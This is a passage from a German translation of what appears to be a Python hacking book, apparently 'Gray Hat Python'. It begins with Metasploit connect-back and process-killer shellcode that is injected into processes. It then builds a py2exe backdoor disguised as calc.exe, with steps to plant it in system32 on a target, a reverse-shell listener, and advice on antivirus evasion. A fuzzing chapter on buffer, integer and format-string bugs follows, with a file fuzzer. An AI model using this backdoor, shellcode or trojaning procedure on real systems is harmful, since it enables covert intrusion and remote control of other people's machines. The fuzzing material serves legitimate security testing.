"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6" \
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09" \
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x68" \
"\xc0\x8\xf4\x01\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xec\xf9" \
"\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x68" \
"\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3" \
"\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\xab" \
"\x68\x72\xfe\xb3\x16\xff\x75\x28\xff\xd6\x5b\x57\x52\x51\x51\x51" \
"\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6" \
"\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\xc6\x79\xff\x75\x04\xff\xd6" \
"\xff\x77\xfc\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6\xff\xd0"

inject( pid, connect_back_shellcode )

/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
$Size=159 Encoder=None http://metasploit.com */
our_pid = str( kernel32.GetCurrentProcessId() )

process_killer_shellcode = \
"\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" \
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" \
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" \
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" \
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" \
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" \
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" \
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff" \
"\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x6b" \
"\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x00"

padding      = 4 - ( len( our_pid ) )
replace_value = our_pid + ( "\x00" * padding )
replace_string= "\x41" * 4
process_killer_shellcode =
process_killer_shellcode.replace( replace_string, replace_value )

# Prozessbeendenden Shellcode injizieren
inject( our_pid, process_killer_shellcode )
```

Alles klar! Wir übergeben die Prozess-ID unseres Hintertür-Prozesses und injizieren den Shellcode in den von uns gestarteten Prozess (den zweiten *calc.exe*-Prozess mit den vielen Tasten und Zahlen), der dann unseren Hintertür-Prozess beendet. Wir besitzen nun eine recht umfassende Hintertür, die einige Verschleierungstechniken nutzt und – noch besser – wir haben Zugang zur Zielmaschine, sobald jemand die uns interessierende Anwendung ausführt. Im praktischen Einsatz können Sie bei einem kompromittierten System, dessen Benutzer Zugang zu proprietärer oder passwortgeschützter Software hat, die Binaries austauschen. Sobald der Benutzer den Prozess startet oder sich einloggt, erhalten Sie eine Shell und können damit anfangen, Tastatureingaben festzuhalten, Pakete zu sniffen oder was auch immer Sie wünschen. Wir müssen uns nur noch um eine kleine Sache kümmern: Wie können wir sicherstellen, dass der entfernte Benutzer Python installiert hat, damit unsere Hintertür ausgeführt werden kann? Das müssen wir gar nicht! Lesen Sie weiter und lernen Sie die Magie einer Python-Library namens *py2exe* kennen, die Ihren Python-Code in ein echtes Windows-Executable verwandelt.

7.2.3 Kompilieren mit *py2exe*

Eine praktische Python-Library namens *py2exe*² erlaubt es Ihnen, ein Python-Skript in ein vollwertiges Windows-Executable umzuwandeln. Sie müssen *py2exe* auf einem Windows-Rechner verwenden, behalten Sie das bitte im Kopf, während wir die folgenden Schritte durchgehen. Sobald Sie den *py2exe*-Installer ausgeführt haben, können Sie die Bibliothek in einem Build-Skript nutzen. Um unsere Hintertür zu kompilieren, müssen wir ein einfaches Setup-Skript schreiben, das definiert, wie unser Executable gebaut werden soll. Öffnen Sie eine neue Datei namens *setup.py*, und geben Sie die folgenden Zeilen ein.

setup.py

```
# Backdoor-Builder
from distutils.core import setup
import py2exe

setup(console=['backdoor.py'],
      options = {'py2exe':{'bundle_files':1}},
      zipfile = None,
)
```

Ja, das ist einfach. Sehen wir uns die Parameter an, die wir an die *setup*-Funktion übergeben haben. Der erste Parameter, *console*, ist der Name des primären Skripts, das wir kompilieren. Die Parameter *options* und *zipfile* werden gesetzt, um die Python-DLL und alle anderen notwendigen Module im primären Executable zu bündeln. Das

2. *py2exe* können Sie über http://sourceforge.net/project/showfiles.php?group_id=15583 herunterladen.

macht unsere Hintertür sehr flexibel. Der Code kann sogar in ein System ohne installiertes Python eingeschleust werden und wird dennoch funktionieren. Stellen Sie nur sicher, dass *my_debuggerDefines.py*, *backdoor.py* und *setup.py* im gleichen Verzeichnis liegen. Wechseln Sie in die Windows-Kommandozeile und führen Sie das Build-Skript wie folgt aus:

```
python setup.py py2exe
```

Während der Kompilierung erscheinen jede Menge Ausgaben, aber sobald sie abgeschlossen ist, finden Sie zwei neue Verzeichnisse namens *dist* und *build* vor. Innerhalb des *dist*-Ordners wartet Ihr Executable *backdoor.exe* auf seinen Einsatz. Benennen Sie es in *calc.exe* um und kopieren Sie es auf das Zielsystem. Kopieren Sie das Original-*calc.exe* aus C:\WINDOWS\system32\ in den Ordner C:\. Verschieben Sie unsere *calc.exe*-Hintertür nach C:\WINDOWS\system32\. Nun benötigen wir nur noch eine Möglichkeit, die Shell nutzen zu können, die für uns geöffnet wurde. Entwickeln wir also eine einfache Schnittstelle, um Befehle senden und deren Ausgaben empfangen zu können. Öffnen Sie eine neue Python-Datei namens *backdoor_shell.py* und geben Sie den folgenden Code ein.

backdoor_shell.py

```
import socket
import sys

host = "192.168.244.1"
port = 4444

server = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
server.bind( ( host, port ) )
server.listen( 5 )

print "[*] Server bound to %s:%d" % ( host , port )
connected = False
while 1:

    #Verbindungen von außerhalb akzeptieren
    if not connected:
        (client, address) = server.accept()
        connected = True

    print "[*] Accepted Shell Connection"
    buffer = ""
```

```
while 1:  
    try:  
        recv_buffer = client.recv(4096)  
        print "[*] Received: %s" % recv_buffer  
        if not len(recv_buffer):  
            break  
        else:  
            buffer += recv_buffer  
    except:  
        break  
  
# Wir haben alles empfangen. Nun wird es Zeit, etwas zu senden.  
command = raw_input("Enter Command> ")  
client.sendall( command + "\r\n\r\n" )  
print "[*] Sent => %s" % command
```

Dies ist ein sehr einfacher Socket-Server, der bloß eine Verbindung akzeptiert und grundlegende Schreib-/Leseoperationen durchführt. Starten Sie den Server mit für Ihre Umgebung geeigneten Werten für die host- und port-Variablen. Sobald er läuft, führen Sie Ihr *calc.exe* auf einem entfernten System aus (Ihr lokaler Windows-Rechner reicht völlig) aus. Der Taschenrechner sollte erscheinen und der Python Shell-Server sollte eine Verbindung hergestellt und einige Daten empfangen haben. Um die `recv`-Schleife zu unterbrechen, drücken Sie CTRL-C, und es erscheint ein Prompt, an dem Sie Befehle eingeben können. Sie können Ihrer Kreativität freien Lauf lassen, können aber auch Dinge wie `dir`, `cd` und `type` ausprobieren, alles native Befehle der Windows-Shell. Für jeden eingegebenen Befehl erhalten Sie dessen Ausgabe. Nun besitzen Sie eine Möglichkeit zur Kommunikation mit Ihrer Hintertür, die effektiv und etwas getarnt ist. Nutzen Sie Ihre Fantasie und erweitern Sie die Funktionalität ein wenig. Denken Sie dabei an eine Tarnung und die Umgehung von Antivirus-Software. Das Schöne an der Entwicklung solcher Dinge in Python ist, dass sie schnell, einfach und wiederverwendbar ist.

Wie Sie in diesem Kapitel gesehen haben, sind DLL- und Code-Injection zwei sehr nützliche und mächtige Techniken. Sie besitzen nun weitere Kenntnisse, die Ihnen bei Penetrationstests oder beim Reverse Engineering zugutekommen. Als Nächstes wollen wir uns darauf konzentrieren, Software mithilfe Python-basierter Fuzzer zu knacken. Dazu verwenden wir eigene, aber auch einige exzellente Open-Source-Tools. Quälen wir die Software also ein wenig.

8

Fuzzing

Fuzzing war für einige Zeit ein heißes Thema, hauptsächlich deshalb, weil es eine der effizientesten Techniken zum Aufspüren von Software-Bugs ist. Fuzzing ist nicht anderes als die Erzeugung »missgebildeter« oder halb fehlerhafter Daten, die dann an die Anwendung gesendet werden, mit der Absicht, Fehler zu verursachen. Wir wollen uns die verschiedenen Arten von Fuzzern ansehen sowie die Fehlerklassen, die die Fehler repräsentieren, nach denen wir suchen. Dann wollen wir einen Datei-Fuzzer für unseren eigenen Bedarf entwickeln. In späteren Kapiteln behandeln wir das Sulley Fuzzing-Framework und einen Fuzzer, der entwickelt wurde, um Windows-Treiber zu knacken.

Zuerst ist es wichtig, die beiden grundlegenden Arten von Fuzzern zu verstehen: generierende und mutierende Fuzzer. *Generierende Fuzzer* erzeugen die an das Ziel zu sendenden Daten selbst, während *mutierende Fuzzer* Teile vorhandener Daten nutzen und verändern. Ein Beispiel für einen generierenden Fuzzer wäre etwas, das einen Satz fehlerhafter HTTP-Requests erzeugt und diesen dann an den fraglichen Webserver sendet. Ein mutierender Fuzzer könnte hingegen festgehaltene HTTP-Request-Pakete verwenden und diese mutieren, bevor sie an den Webserver gesendet werden.

Um verstehen zu können, wie man effiziente Fuzzer entwickelt, müssen wir uns vorher die verschiedenen Arten von Fehlern ansehen, die gute Bedingungen für Exploits bieten. Wir liefern keine vollständige Liste,¹ sondern unternehmen vielmehr eine auf hohem Niveau angesiedelte Tour durch einige der gängigen Fehler, die man heutzutage in Anwendungen findet. Und wir zeigen Ihnen, wie man sie mit eigenen Fuzzern aufspüren kann.

1. Ein ausgezeichnetes Referenzwerk und eines, das Sie unbedingt in Ihrem Bücherregal stehen haben sollten ist von Mark Dowd, John McDonald und Justin Schuh: *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities* (Addison-Wesley Professional, 2006).

8.1 Fehlerklassen

Wenn ein Hacker oder Reverse Engineer Softwareanwendungen auf Fehler untersucht, hält er nach bestimmten Bugs Ausschau, die es ihm ermöglichen, die Kontrolle über die Programmausführung innerhalb der Anwendung zu übernehmen. Fuzzer bieten einen automatisierten Weg, solche Bugs zu finden, und assistieren dem Hacker dabei, die Kontrolle über das Hostsystem zu erlangen, seine Zugriffsrechte auszuweiten oder Informationen zu stehlen, zu denen die Anwendung Zugang hat. Dabei spielt es keine Rolle, ob die Zielanwendung als eigenständiger Prozess läuft oder als Webanwendung, die eine Skriptsprache nutzt. Wir wollen uns auf die Bugs konzentrieren, die man üblicherweise in Software findet, die innerhalb eines eigenständigen Prozesses auf dem Hostbetriebssystem läuft, und die üblicherweise zu einem erfolgreichen Einbruch in den Host führen.

8.1.1 Pufferüberläufe

Pufferüberläufe sind die am weitesten verbreitete Form von Software-Sicherheitslücken. Alle Arten harmloser Speicherverwaltungsfunktionen, Routinen zur Stringverarbeitung und sogar intrinsische Funktionalitäten sind Teil der Programmiersprache selbst und können in der Software zu Fehlern durch Pufferüberläufe führen.

Kurz gesagt tritt ein Pufferüberlauf dann ein, wenn eine Menge an Daten in einem Speicherbereich gespeichert wird, der zu klein ist, um diese aufzunehmen. Um dieses Konzept besser zu verstehen, stellen Sie sich diesen Puffer als Krug vor, der ein Liter Wasser aufnehmen kann. Sie können ein paar Tropfen, einen halben Liter oder auch einen ganzen Liter Wasser in diesen Krug füllen. Doch wir wissen alle, was passiert, wenn Sie *zwei* Liter Wasser in den Krug füllen: Das Wasser läuft über, verteilt sich auf dem Boden und Sie dürfen alles aufwischen. Grundsätzlich passiert das Gleiche auch bei Softwareanwendungen. Gibt es zu viel Wasser (Daten), läuft der Krug (Puffer) über und verteilt sich auf dem Boden (Speicher). Wenn der Angreifer die Art und Weise kontrollieren kann, in der der Speicher überschrieben wird, ist er auf dem besten Weg, seinen Code ausführen zu können und letztendlich das System in der ein oder anderen Weise zu knacken. Es gibt zwei primäre Arten von Pufferüberläufen: stackbasierte und heapbasierte Überläufe. Beide verhalten sich völlig unterschiedlich, führen aber zum gleichen Ergebnis: eine durch den Angreifer kontrollierte Ausführung von Code.

Ein Stacküberlauf zeichnet sich durch einen Pufferüberlauf aus, der Daten auf dem Stack überschreibt, was wiederum zur Steuerung des Programmflusses genutzt werden kann. Die Programmausführung kann von einem Angreifer durch einen Stacküberlauf übernommen werden, indem die Rückkehradresse überschrieben wird, Variablen oder Funktionszeiger manipuliert werden oder die Ausführungskette von Exception-Handlern innerhalb der Anwendung verändert wird. Stacküberläufe führen zu Zugriffsverletzungen, sobald auf die fehlerhaften Daten zugegriffen wird. Das macht es nach einem Fuzzer-Lauf recht einfach, sie zu identifizieren.

Ein Heapüberlauf tritt im Heapsegment des ausgeführten Prozesses auf, wo die Anwendung zur Laufzeit Speicher dynamisch alloziert. Ein Heap besteht aus Segmenten, die über Metadaten miteinander verknüpft sind, die im Segment selbst festgehalten werden. Tritt ein Heapüberlauf ein, überschreibt der Angreifer die Metadaten in dem Segment, das neben dem überfluteten Bereich liegt. Wenn das passiert, kann der Angreifer Schreiboperationen auf beliebige Speicherstellen kontrollieren. Das betrifft Variablen, Funktionszeiger, Sicherheitstoken und alle wichtigen Datenstrukturen, die zum Zeitpunkt des Überlaufs auf dem Heap liegen. Die Suche nach Heapüberläufen kann recht schwierig sein, und die betroffenen Segmente können erst später im Verlauf der Anwendung verwendet werden. Diese Verzögerung bis zum Eintritt der Zugriffsverletzung kann eine echte Herausforderung sein, wenn Sie versuchen, einen Absturz während eines Fuzzer-Laufs zu provozieren.

Microsofts Global Flags

Microsoft hatte den Anwendungsentwickler (und Exploit-Schreiber) im Kopf, als das Windows-Betriebssystem entwickelt wurde. Globale Flags (Gflags) bieten eine Reihe von Einstellungen für die Diagnose und das Debugging, die es ihnen erlauben, Software sehr detailliert zu verfolgen, zu loggen und zu debuggen. Diese Einstellungen können bei Microsoft Windows 2000, XP Professional und Server 2003 verwendet werden.

Das uns am meisten interessierende Feature ist der Page-Heap-Verifier. Ist er für einen Prozess aktiviert, hält der Verifier alle dynamischen Speicheroperationen fest, auch Allokierungen und Freigaben. Das wirklich Schöne daran ist aber, dass er einen Debugger-Break verursacht, sobald der Heap beschädigt wird. Dadurch können Sie die Instruktion festhalten, die zu dieser Beschädigung geführt hat. Das schafft recht gute Voraussetzungen, wenn man heapbezogene Fehler sucht.

Um die Gflags-Heap-Verifikation zu aktivieren, können Sie das praktische *gflags.exe*-Utility nutzen, das Microsoft für legale Installationen kostenlos zur Verfügung stellt. Sie können es von <http://www.microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA8011FABF38&displaylang=en> herunterladen.

Immunity hat ebenfalls eine Gflags-Library und entsprechende PyCommands für Gflags-Änderungen entwickelt, die auch im Immunity Debugger enthalten sind. Download und Dokumentation finden Sie auf <http://debugger.immunityinc.com/>.

Aus der Fuzzer-Perspektive gehen wir Pufferüberläufe so an, dass wir einfach riesige Datenmengen an die Zielanwendung schicken, in der Hoffnung, dass diese ihren Weg zu einer Routine finden, die die Länge nicht überprüft, bevor sie die Daten kopiert.

Wir wollen uns nun Integerüberläufe ansehen, die bei Softwareanwendungen eine weitere typische Fehlerklasse darstellen.

8.1.2 Integerüberläufe

Integerüberläufe sind eine interessante Klasse von Fehlern, die dazu verwendet werden können, die Art und Weise auszunutzen, wie Compiler die Größe vorzeichenbehafteter Integerwerte festlegen und wie der Prozessor arithmetische Operationen mit diesen Integerwerten durchführt. Ein Integer mit Vorzeichen kann einen Wert von –32767 bis

32767 enthalten und ist 2 Bytes groß. Ein Integerüberlauf tritt ein, wenn ein Wert gespeichert werden soll, der außerhalb des Wertebereichs des Integers liegt. Weil der Wert zu groß ist, um in einem 32-Bit-Integer mit Vorzeichen gespeichert zu werden, schneidet der Prozessor die höherwertigen Bits ab, um den Wert speichern zu können. Auf den ersten Blick ist das keine große Sache, doch werfen wir einen Blick auf ein Beispiel, bei dem der Integerüberlauf die Ursache dafür ist, dass viel zu wenig Platz alloziert wird, was wiederum zu einem Pufferüberlauf führen kann:

```
MOV EAX, [ESP + 0x8]
LEA EDI, [EAX + 0x24]
PUSH EDI
CALL msvcrt.malloc
```

Die erste Instruktion nimmt einen Parameter vom Stack [ESP + 0x8] und lädt ihn nach EAX. Die nächste Instruktion addiert 0x24 zu EAX hinzu und speichert das Ergebnis in EDI. Der resultierende Wert wird dann als einziger Parameter (die gewünschte Allozierungsgröße) an die Speicherallozierungs-Routine `malloc` übergeben. Das sieht recht harmlos aus, oder? Wenn wir davon ausgehen, dass der Parameter auf dem Stack ein Integer mit Vorzeichen ist und EAX eine sehr hohe Zahl enthält, die nahe an der oberen Grenze für vorzeichenbehaftete Integerwerte (32767) liegt, und wir nun 0x24 hinzuzaddieren, dann läuft der Integerwert über und wir erhalten einen sehr *kleinen* positiven Wert. Sehen Sie sich in Listing 8-1 an, was da passiert. Wir setzen dabei voraus, dass der Parameter auf dem Stack unter unserer Kontrolle ist und dass wir den hohen Wert 0xFFFFFFF5 einschleusen konnten.

Stack-Parameter	=> 0xFFFFFFF5
Arithmetische Operation	=> 0xFFFFFFF5 + 0x24
Arithmetisches Ergebnis	=> 0x100000019 (größer als 32 Bit)
Vom Prozessor abgeschnitten	=> 0x00000019

Listing 8-1 Von uns kontrollierte arithmetische Operation mit vorzeichenbehaftetem Integerwert

Wenn das passiert, alloziert `malloc` nur 0x19 Bytes, was wesentlich weniger sein kann, als der Entwickler allozieren wollte. Wenn dieser kleine Puffer den Großteil der Benutzereingaben aufnehmen soll, tritt ein Pufferüberlauf ein. Um Integerüberläufe mit einem Fuzzer anzugehen, müssen wir sowohl hohe positive Zahlen als auch kleine negative Zahlen übergeben, in dem Versuch, einen Integerüberlauf zu provozieren. Das kann zu unerwünschtem Verhalten in der Zielanwendung führen oder sogar zu einem kompletten Pufferüberlauf.

Nun wollen wir uns noch Formatstring-Angriffe ansehen, die einen weiteren gängigen Bug in heutigen Anwendungen darstellen.

8.1.3 Formatstring-Angriffe

Formatstring-Angriffe verlangen vom Angreifer die Übergabe von Strings, die von bestimmten Routinen zur Stringverarbeitung (wie etwa der C-Funktion `printf`) als Formatspezifikation interpretiert werden. Sehen wir uns zuerst einmal den Prototyp der `printf`-Funktion an:

```
int printf( const char * format, ... );
```

Der erste Parameter ist der Formatstring, auf den eine Reihe zusätzlicher Parameter folgen, die die zu formatierenden Werte repräsentieren. Hier ein Beispiel:

```
int test = 10000;
printf("Wir haben bisher %d Zeilen Code geschrieben.", test);
```

Ausgabe:

```
Wir haben bisher 10000 Zeilen Code geschrieben.
```

Das `%d` ist das Formatspezifikationssymbol, und wenn ein schusseliger Programmierer vergisst, dieses Symbol in den Aufruf von `printf` einzubinden, dann sieht er so etwas wie:

```
char* test = "%x";
printf(test);
```

Ausgabe:

```
5a88c3188
```

Das sieht völlig anders aus. Wenn wir ein Format an einen `printf`-Aufruf übergeben, der kein Format besitzt, verarbeitet er den von uns übergebenen Formatstring und geht davon aus, dass der nächste Wert auf dem Stack die zu formatierende Variable ist. In obigem Beispiel sehen wir `0x5a88c3188`, was entweder auf dem Stack liegende Daten darstellt oder einen Zeiger auf Daten im Speicher. Einige interessante Spezifikations-symbole sind `%s` und `%n`. Das `%s`-Spezifikationssymbol weist die Stringfunktion an, im Speicher einen String zu verarbeiten, bis ein NULL-Byte entdeckt wird, das das Ende des Strings signalisiert. Damit lassen sich große Datenmengen auslesen, um herauszu finden, was an einer bestimmten Adresse steht, oder um die Anwendung zum Absturz zu bringen, indem sie Speicherbereiche ausliest, auf die sie nicht zugreifen darf. Das Spezifikationssymbol `%n` ist etwas Besonderes, da wir damit Daten in den Speicher schreiben können, statt sie nur zu formatieren. Das ermöglicht es dem Angreifer, Rückkehradressen oder Funktionszeiger auf Routinen zu überschreiben, was in beiden Fällen die Ausführung beliebigen Codes erlaubt. Aus Fuzzing-Sicht müssen wir versuchen, dass die von uns generierten Testfälle einige dieser Formatspezifikations-symbole enthalten, in der Hoffnung, dass wir eine fehlerhaft verwendete Stringfunktion finden, die unseren Formatstring akzeptiert.

Nachdem wir uns einige der High-Level-Fehlerklassen angesehen haben, wird es Zeit, mit der Entwicklung unseres ersten Fuzzers zu beginnen. Es handelt sich um einen einfachen generierenden Datei-Fuzzer, der generisch jedes Dateiformat mutieren kann. Wir werden auch unseren guten alten Bekannten PyDbg wiedersehen, der Abstürze in der Zielanwendung überwachen und festhalten wird. Los geht's!

8.2 Datei-Fuzzer

Dateiformat-Sicherheitslücken entwickeln sich derzeit schnell zum bevorzugten Überträger für clientseitige Angriffe. Wir sind daher natürlich daran interessiert, Bugs in den Dateiformat-Parsern zu finden. Wir wollen in der Lage sein, generisch alle Arten unterschiedlicher Formate mit der größtmöglichen Wirkung zu verändern, ganz egal ob wir Antivirus-Produkte oder Dokumenten-Reader angreifen. Wir wollen auch einige Debugging-Funktionen integrieren, damit wir Abstürze erkennen und feststellen können, ob wir eine verwertbare Lücke entdeckt haben oder nicht. Um dem Ganzen die Krone aufzusetzen, fügen wir noch einige E-Mail-Fähigkeiten hinzu, damit wir darüber informiert werden, wenn es zu einem Absturz kommt, und uns die entsprechenden Absturzinformationen gleich mitgeschickt werden. Das kann nützlich sein, wenn mehrere Fuzzer unterschiedliche Ziele angreifen und Sie wissen wollen, wann es einen Absturz zu untersuchen gilt. Im ersten Schritt bauen wir ein Klassengerüst auf. Dazu kommt noch ein einfacher Dateiselektor, der zufällig eine Datei für die Mutation öffnet. Legen Sie eine neue Python-Datei namens *file_fuzzer.py* an und geben Sie den folgenden Code ein.

file_fuzzer.py

```
from pydbg import *
from pydbg.defines import *

import utils
import random
import sys
import struct
import threading
import os
import shutil
import time
import getopt

class file_fuzzer:

    def __init__(self, exe_path, ext, notify):
        self.exe_path      = exe_path
        self.ext          = ext
        self.notify_crash = notify
        self.orig_file    = None
```

```

self.mutated_file = None
self.iteration = 0
self.exe_path = exe_path
self.orig_file = None
self.mutated_file = None
self.iteration = 0
self.crash = None
self.send_notify = False
self.pid = None
self.in_accessv_handler = False
self.dbg = None
self.running = False
self.ready = False

# Optional
self.smtpserver = 'mail.nostarch.com'
self.recipients = ['jms@bughunter.ca',]
self.sender = 'jms@bughunter.ca'

self.test_cases = [ "%s%n%s%n%s%n", "\xff", "\x00", "A" ]

def file_picker( self ):
    file_list = os.listdir("examples/")
    list_length = len(file_list)
    file = file_list[random.randint(0, list_length-1)]
    shutil.copy("examples\\%s" % file,"test.%s" % self.ext)

    return file

```

Das Grundgerüst unseres Datei-Fuzzers definiert einige globale Variablen, um die grundlegenden Informationen unserer Testläufe festzuhalten sowie die Testfälle, die als Mutationen der Beispieldateien verwendet werden. Die Funktion `file_picker` nutzt einfach einige fest in Python eingebaute Funktionen, um die Dateien eines Verzeichnisses aufzulisten und zufällig eine dieser Dateien für die Mutation auszuwählen. Nun müssen wir die Zielanwendung laden, auf Abstürze hin überwachen und das Ganze beenden, wenn das Dokument verarbeitet wurde. Im ersten Schritt laden wir die Zielanwendung innerhalb eines Debugger-Threads und installieren unseren Zugriffsverletzungs-Handler. Wir starten dann den zweiten Thread für die Überwachung des Debugger-Threads, damit dieser nach einer angemessenen Zeitspanne beendet werden kann. Wir fügen auch noch die E-Mail-Benachrichtigung hinzu. Im Folgenden wollen wir einige neue Klassen aufbauen, um diese Features zu integrieren.

file_fuzzer.py

```
...
def fuzz( self ):
    while 1:
        if not self.running:
            # Zuerst wählen wir eine Datei für die Mutation
            self.test_file = self.file_picker()
            self.mutate_file()

            # Debugger-Thread starten
            pydbg_thread = threading.Thread(target=self.start_debugger)
            pydbg_thread.setDaemon(0)
            pydbg_thread.start()

            while self.pid == None:
                time.sleep(1)

            # Überwachungs-Thread starten
            monitor_thread = threading.Thread (target=self.monitor_debugger)
            monitor_thread.setDaemon(0)
            monitor_thread.start()

            self.iteration += 1

        else:
            time.sleep(1)

# Unser primärer Debugger-Thread, unter dem die
# Anwendung läuft
def start_debugger(self):
    print "[*] Starting debugger for iteration: %d" % self.iteration
    self.running = True
    self.dbg = pydbg()

    self.dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,self.check_accessv)
    pid = self.dbg.load(self.exe_path,"test.%s" % self.ext)

    self.pid = self.dbg.pid
    self.dbg.run()

# Unser Handler für die Zugriffsverletzung sammelt die Informationen
# zum Absturz ein und speichert sie ab.
def check_accessv(self,dbg):
    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_CONTINUE

    print "[*] Woot! Handling an access violation!"
    self.in_accessv_handler = True
    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    self.crash = crash_bin.crashSynopsis()
```

```

# Absturzinformationen raus schreiben
crash_fd = open("crashes\\crash-%d" % self.iteration,"w")
crash_fd.write(self.crash)

# Nun die Dateien sichern
shutil.copy("test.%s" % self.ext,"crashes\\%d.%s" % (self.iteration,self.ext))
shutil.copy("examples\\%s" % self.test_file,"crashes\\%d_orig.%s" %
            (self.iteration,self.ext))

self.dbg.terminate_process()
self.in_accessv_handler = False
self.running = False

return DBG_EXCEPTION_NOT_HANDLED

# Das ist unsere Überwachungsfunktion, die die Anwendung einige
# Sekunden laufen lässt und sie dann beendet.
def monitor_debugger(self):

    counter = 0
    print "[*] Monitor thread for pid: %d waiting." % self.pid,
    while counter < 3:
        time.sleep(1)
        print counter,
        counter += 1

    if self.in_accessv_handler != True:
        time.sleep(1)
        self.dbg.terminate_process()
        self.pid = None
        self.running = False
    else:
        print "[*] The access violation handler is doing its business. Waiting."
        while self.running:
            time.sleep(1)

# Unsere E-Mail-Routine zum Verschicken der Absturzinformationen
def notify(self):

    crash_message = "From:%s\r\n\r\nTo:\r\n\r\nIteration: %d\r\n\r\nOutput:\r\n\r\n%s" %
                    (self.sender, self.iteration, self.crash)

    session = smtplib.SMTP(smtpserver)
    session.sendmail(sender, recipients, crash_message)
    session.quit()

    return

```

Wir verfügen nun über die Hauptlogik, um die dem Fuzzing unterzogene Anwendung zu kontrollieren. Gehen wir nun kurz die Fuzzing-Funktion durch. Zuerst ❶ wird sichergestellt, dass die aktuelle Fuzzing-Iteration nicht schon läuft. Das Flag `self.running` wird auch gesetzt, wenn der Zugriffsverletzungs-Handler damit beschäftigt ist, einen Absturzbericht zu erstellen. Nachdem wir das Dokument für die Mutation aus-

gewählt haben, übergeben wir es an unsere einfache Mutationsfunktion ❷ (die wir gleich entwickeln werden).

Sobald die Dateimutation abgeschlossen ist, starten wir den Debugger-Thread ❸, der einfach die Zielanwendung startet und das mutierte Dokument als Kommandozeilenargument übergibt. Wir warten dann darauf, dass der Debugger-Thread die PID der Zielanwendung registriert. Sowie wir die PID kennen, starten wir den Überwachungs-Thread ❹, dessen Aufgabe darin besteht, die Anwendung nach einer angemessenen Zeitspanne wieder zu beenden. Wurde der Überwachungs-Thread gestartet, inkrementieren wir den Iterationszähler und treten wieder in unsere Hauptschleife ein, bis es Zeit wird, eine neue Datei auszuwählen und das Fuzzing erneut zu starten. Nun wollen wir noch eine einfache Mutationsfunktion hinzufügen.

file_fuzzer.py

```
...
def mutate_file( self ):
    # Dateiinhalt in einen Puffer einlesen
    fd = open("test.%s" % self.ext, "rb")
    stream = fd.read()
    fd.close()

    # Der Fuzzing-Kern. Wirklich einfach.
    # Zufälligen Testdatensatz nehmen und auf eine zufällige Position
    # in der Datei anwenden
❶    test_case = self.test_cases[random.randint(0,len(self.test_cases)-1)]

❷    stream_length = len(stream)
    rand_offset    = random.randint(0, stream_length - 1 )
    rand_len       = random.randint(1, 1000)

    # Nun den Testdatensatz nehmen und wiederholen
    test_case = test_case * rand_len

    # Unsere mutierten Daten in den Puffer
    # einfügen
❸    fuzz_file = stream[0:rand_offset]
    fuzz_file += str(test_case)
    fuzz_file += stream[rand_offset:]

    # Datei rauschreiben
    fd = open("test.%s" % self.ext, "wb")
    fd.write( fuzz_file )
    fd.close()

    return
```

Das ist der einfachste Mutator den es gibt. Wir wählen zufällige Testdatensätze aus unserer globalen Datensatzliste aus ❶. Dann wählen wir einen zufälligen Offset und die Fuzzing-Datenlänge, die auf die Datei angewandt werden soll ❷. Über den Offset und

die Länge klinken wir uns in die Datei ein und führen die Mutation durch ❸. Sobald das geschehen ist, schreiben wir die Datei auf die Platte und der Debugger-Thread nutzt sie sofort, um die Anwendung zu testen. Nun wollen wir den Fuzzer noch mit einigen Kommandozeilenparametern ausstatten und dann sind wir fast schon so weit, ihn nutzen zu können.

file_fuzzer.py

```
...
def print_usage():
    print "[*]"
    print "[*] file_fuzzer.py -e <Executable Path> -x <File Extension>"
    print "[*]"
    sys.exit(0)

if __name__ == "__main__":
    print "[*] Generic File Fuzzer."
    # Pfad auf den Dokumenten-Parser und
    # die zu verwendende Dateierweiterung
    try:
        opts, argo = getopt.getopt(sys.argv[1:],"e:x:n")
    except getopt.GetoptError:
        print_usage()

    exe_path = None
    ext      = None
    notify   = False

    for o,a in opts:
        if o == "-e":
            exe_path = a
        elif o == "-x":
            ext = a
        elif o == "-n":
            notify = True

    if exe_path is not None and ext is not None:
        fuzzzer = file_fuzzer( exe_path, ext, notify )
        fuzzzer.fuzz()
    else:
        print_usage()
```

